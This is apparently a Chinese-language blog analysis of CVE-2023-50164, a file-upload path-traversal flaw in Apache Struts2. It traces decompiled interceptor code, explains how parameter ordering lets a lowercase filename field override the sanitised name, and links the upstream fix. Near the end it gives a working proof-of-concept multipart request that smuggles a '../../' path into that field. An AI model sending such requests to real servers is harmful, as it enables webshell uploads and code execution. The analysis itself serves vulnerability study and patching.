CVE-2023-50164 Apache Struts2 文件上传漏洞
- date
- 2024-01-15 12:47:44
漏洞信息
漏洞介绍:攻击者可以通过污染相关上传参数导致目录遍历,若在具体代码环境中允许上传危险后缀文件(例如 jsp文件),则攻击者可能结合该目录遍历漏洞,可能导致上传 webshell 至可解析目录,执行任意代码。其实就是文件名赋值可控导致的一个漏洞。
影响范围:
-
Struts 2.0.0 - Struts 2.3.37
-
Struts 2.5.0- Struts 2.5.32
-
Struts 6.0.0- Struts 6.3.0
环境搭建
| <dependency>
<groupId>org.apache.struts</groupId>
<artifactId>struts2-core</artifactId>
<version>6.2.0</version>
</dependency>
|

struts2 文件上传:http://gitbook.net/struts2/struts2_file_uploads.html
漏洞分析
该漏洞本质上就是去控制 action 中文件名属性的 setter 方法造成覆盖,导致文件名可控,进行目录穿越。
那么就先过一下 struts2 从上传到调用 setter 方法进行赋值的流程:
上传文件的数据包:
| ------WebKitFormBoundaryBmDSX0yI1bUfsBzp
Content-Disposition: form-data; name="myFile"; filename="demo2.txt"
Content-Type: text/plain
demo context
------WebKitFormBoundaryBmDSX0yI1bUfsBzp--
|
这里的 myFile 就是 action 这里的属性:

发送数据包后经过 struts2 的 FileUploadIntercept:
这里主要是去获取文件上传的相关参数,根据 name 去生成 fileNameName 和 contentTypeName
| public String intercept(ActionInvocation invocation) throws Exception {
// 获取 ActionContext 及 HttpServletRequest
ActionContext ac = invocation.getInvocationContext();
HttpServletRequest request = ac.getServletRequest();
// 判断是否为文件上传 MultiPartRequestWrapper 实例
if (!(request instanceof MultiPartRequestWrapper)) {
// ....
}
// 获取文件上传的所有的参数名
Enumeration fileParameterNames = multiWrapper.getFileParameterNames();
while(fileParameterNames != null && fileParameterNames.hasMoreElements()) {
// 获取文件上传的名称 => name="myFile"
String inputName = (String)fileParameterNames.nextElement();
// Content-Type: text/plain
String[] contentType = multiWrapper.getContentTypes(inputName);
if (!this.isNonEmpty(contentType)) {
if (LOG.isWarnEnabled()) {
LOG.warn(this.getTextMessage(action, "struts.messages.invalid.content.type", new String[]{inputName}));
}
} else {
// filename="demo2.txt"
String[] fileName = multiWrapper.getFileNames(inputName);
if (!this.isNonEmpty(fileName)) {
if (LOG.isWarnEnabled()) {
LOG.warn(this.getTextMessage(action, "struts.messages.invalid.file", new String[]{inputName}));
}
} else {
// 获取上传文件数组 C:\Users\9.....0000.tmp 文件
UploadedFile[] files = multiWrapper.getFiles(inputName);
if (files != null && files.length > 0) {
List<UploadedFile> acceptedFiles = new ArrayList(files.length);
List<String> acceptedContentTypes = new ArrayList(files.length);
List<String> acceptedFileNames = new ArrayList(files.length);
// 拼接获取 contentTypeName 及 fileNameName
// myFileContentType
String contentTypeName = inputName + "ContentType";
// myFileFileName
String fileNameName = inputName + "FileName";
for(int index = 0; index < files.length; ++index) {
if (this.acceptFile(action, files[index], fileName[index], contentType[index], inputName, validation)) {
acceptedFiles.add(files[index]);
acceptedContentTypes.add(contentType[index]);
acceptedFileNames.add(fileName[index]);
}
}
if (!acceptedFiles.isEmpty()) {
// 创建一个 HashMap 并把上面修改过的 contentTypeName fileNameName 添加进去
Map<String, Parameter> newParams = new HashMap();
newParams.put(inputName, new Parameter.File(inputName, acceptedFiles.toArray(new UploadedFile[acceptedFiles.size()])));
newParams.put(contentTypeName, new Parameter.File(contentTypeName, acceptedContentTypes.toArray(new String[acceptedContentTypes.size()])));
newParams.put(fileNameName, new Parameter.File(fileNameName, acceptedFileNames.toArray(new String[acceptedFileNames.size()])));
// 把这个 HashMap 全部添加到这个 ActionContext 的参数中
ac.getParameters().appendAll(newParams);
}
}
}
}
}
return invocation.invoke();
}
}
|
看一下这个 appendAll:
| public HttpParameters appendAll(Map<String, Parameter> newParams) {
// 全部添加到参数中(parameters)
this.parameters.putAll(newParams);
return this;
}
|

之后获取到了这些参数:

之后就跟一下如何去给文件名赋值:
这段代码就是将上面获取到的参数和值放到 ActionContext 中( 先添加到一个 TreeMap 再从 TreeMap 放到 ActionContext 中,这里是重点 ):
| protected void setParameters(Object action, ValueStack stack, HttpParameters parameters) {
// params => 上面的 HttpParameters 里面的 parameters
HttpParameters params;
TreeMap acceptableParameters;
if (this.ordered) {
params = HttpParameters.create().withComparator(this.getOrderedComparator()).withParent(parameters).build();
acceptableParameters = new TreeMap(this.getOrderedComparator());
} else {
params = HttpParameters.create().withParent(parameters).build();
acceptableParameters = new TreeMap();
}
Iterator var6 = params.entrySet().iterator();
while(var6.hasNext()) {
// 检测可接受参数, 添加到 TreeMap acceptableParameters 中
Map.Entry<String, Parameter> entry = (Map.Entry)var6.next();
String parameterName = (String)entry.getKey();
boolean isAcceptableParameter = this.isAcceptableParameter(parameterName, action);
isAcceptableParameter &= this.isAcceptableParameterValue((Parameter)entry.getValue(), action);
if (isAcceptableParameter) {
acceptableParameters.put(parameterName, entry.getValue());
}
}
ValueStack newStack = this.valueStackFactory.createValueStack(stack);
boolean clearableStack = newStack instanceof ClearableValueStack;
if (clearableStack) {
((ClearableValueStack)newStack).clearContextValues();
Map<String, Object> context = newStack.getContext();
ReflectionContextState.setCreatingNullObjects(context, true);
ReflectionContextState.setDenyMethodExecution(context, true);
ReflectionContextState.setReportingConversionErrors(context, true);
newStack.getActionContext().withLocale(stack.getActionContext().getLocale()).withValueStack(stack);
}
boolean memberAccessStack = newStack instanceof MemberAccessValueStack;
if (memberAccessStack) {
MemberAccessValueStack accessValueStack = (MemberAccessValueStack)newStack;
accessValueStack.setAcceptProperties(this.acceptedPatterns.getAcceptedPatterns());
accessValueStack.setExcludeProperties(this.excludedPatterns.getExcludedPatterns());
}
Iterator var20 = acceptableParameters.entrySet().iterator();
while(var20.hasNext()) {
Map.Entry<String, Parameter> entry = (Map.Entry)var20.next();
String name = (String)entry.getKey();
Parameter value = (Parameter)entry.getValue();
try {
newStack.setParameter(name, value.getObject());
} catch (RuntimeException var14) {
if (this.devMode) {
this.notifyDeveloperParameterException(action, name, var14.getMessage());
}
}
}
if (clearableStack) {
stack.getActionContext().withConversionErrors(newStack.getActionContext().getConversionErrors());
}
this.addParametersToContext(ActionContext.getContext(), acceptableParameters);
}
|

再后面会对这些参数做一个处理( 首字母大写后调用其 setter 方法赋值 ):
- 首字母大写第二个小写直接返回
- 首字母小写给它大写后返回
| private static String capitalizeBeanPropertyName(String propertyName) {
if (propertyName.length() == 1) {
// 属性名长度为 1 转换为大写后返回
return propertyName.toUpperCase();
} else if (propertyName.startsWith("get") && propertyName.endsWith("()") && Character.isUpperCase(propertyName.substring(3, 4).charAt(0))) {
// 检查是否符合 getter 方法的命名规范,若符合则返回原属性名
return propertyName;
} else if (propertyName.startsWith("set") && propertyName.endsWith(")") && Character.isUpperCase(propertyName.substring(3, 4).charAt(0))) {
// 检查是否符合 setter 方法的命名规范,若符合则返回原属性名
return propertyName;
} else if (propertyName.startsWith("is") && propertyName.endsWith("()") && Character.isUpperCase(propertyName.substring(2, 3).charAt(0))) {
// ...
return propertyName;
} else {
char first = propertyName.charAt(0);
char second = propertyName.charAt(1);
if (Character.isLowerCase(first) && Character.isUpperCase(second)) {
// 如果第一个字符为小写且第二个字符为大写,则返回原属性名
return propertyName;
} else {
// 否则将首字母大写并返回
// myFileFileName => MyFileFileName
char[] chars = propertyName.toCharArray();
chars[0] = Character.toUpperCase(chars[0]);
return new String(chars);
}
}
}
|
比如上面获得的文件名参数就变成了这样:
| myFileFileName => MyFileFileName
|
之后就会去利用反射调用 setMyFileFileName方法进行赋值。
漏洞点就是在这里,想要获取到 MyFileFileName使后面去调用 setMyFileFileName 赋值的话,其实还有一种方法:
想获取到 MyFileFileName 在最开始的 HttpParameters 的 parameters 中,也是有 2 种形式:
-
直接通过 POST 传入 MyFileFileName ,文件数据包不变
-
文件数据包的名称变为 MyFile,再通过 POST 传入 myFileFileName

这里是只能使用第二个,然后在 myFileFileName写入路径穿越的值。
这里使用第二个是因为上面的 TreeMap,TreeMap 会根据 ASCII 值进行排序,那么大写在小写前面,想要造成覆盖的话,就只能在小写的 myFileFileName写入路径穿越,而第一个的话就需要在文件数据包那里的文件名传入路径穿越,这个就会直接被 struts2 处理掉了。
漏洞利用
正常的文件上传数据包如下:
| POST /upload HTTP/1.1
Host: localhost:8888
Content-Length: 197
Origin: http://localhost:8888
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0E0IzeMiv9bGipnU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36
Cookie: JSESSIONID=69EDB42B6023D55DAC08B8FB2BF0A797
Connection: close
------WebKitFormBoundary0E0IzeMiv9bGipnU
Content-Disposition: form-data; name="myFile"; filename="demo2.txt"
Content-Type: text/plain
demo context
------WebKitFormBoundary0E0IzeMiv9bGipnU--
|

我们需要把文件的数据包改为首字母大写,再添加一个文件名参数,文件名参数就是 name + "FileName" 的值,再这里就是 myFileFileName。
| POST /upload HTTP/1.1
Host: localhost:8888
Content-Length: 339
Origin: http://localhost:8888
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0E0IzeMiv9bGipnU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36
Cookie: JSESSIONID=69EDB42B6023D55DAC08B8FB2BF0A797
Connection: close
------WebKitFormBoundary0E0IzeMiv9bGipnU
Content-Disposition: form-data; name="MyFile"; filename="demo2.txt"
Content-Type: text/plain
demo context
------WebKitFormBoundary0E0IzeMiv9bGipnU
Content-Disposition: form-data; name="myFileFileName";
Content-Type: text/plain
../../demo2.txt
------WebKitFormBoundary0E0IzeMiv9bGipnU--
|
漏洞修复
https://github.com/apache/struts/commit/162e29fee9136f4bfd9b2376da2cbf590f9ea163


直接在 appendAll 的时候做了一个去重( 不分大小写 ),先把重复的键全部删除,再添加进去。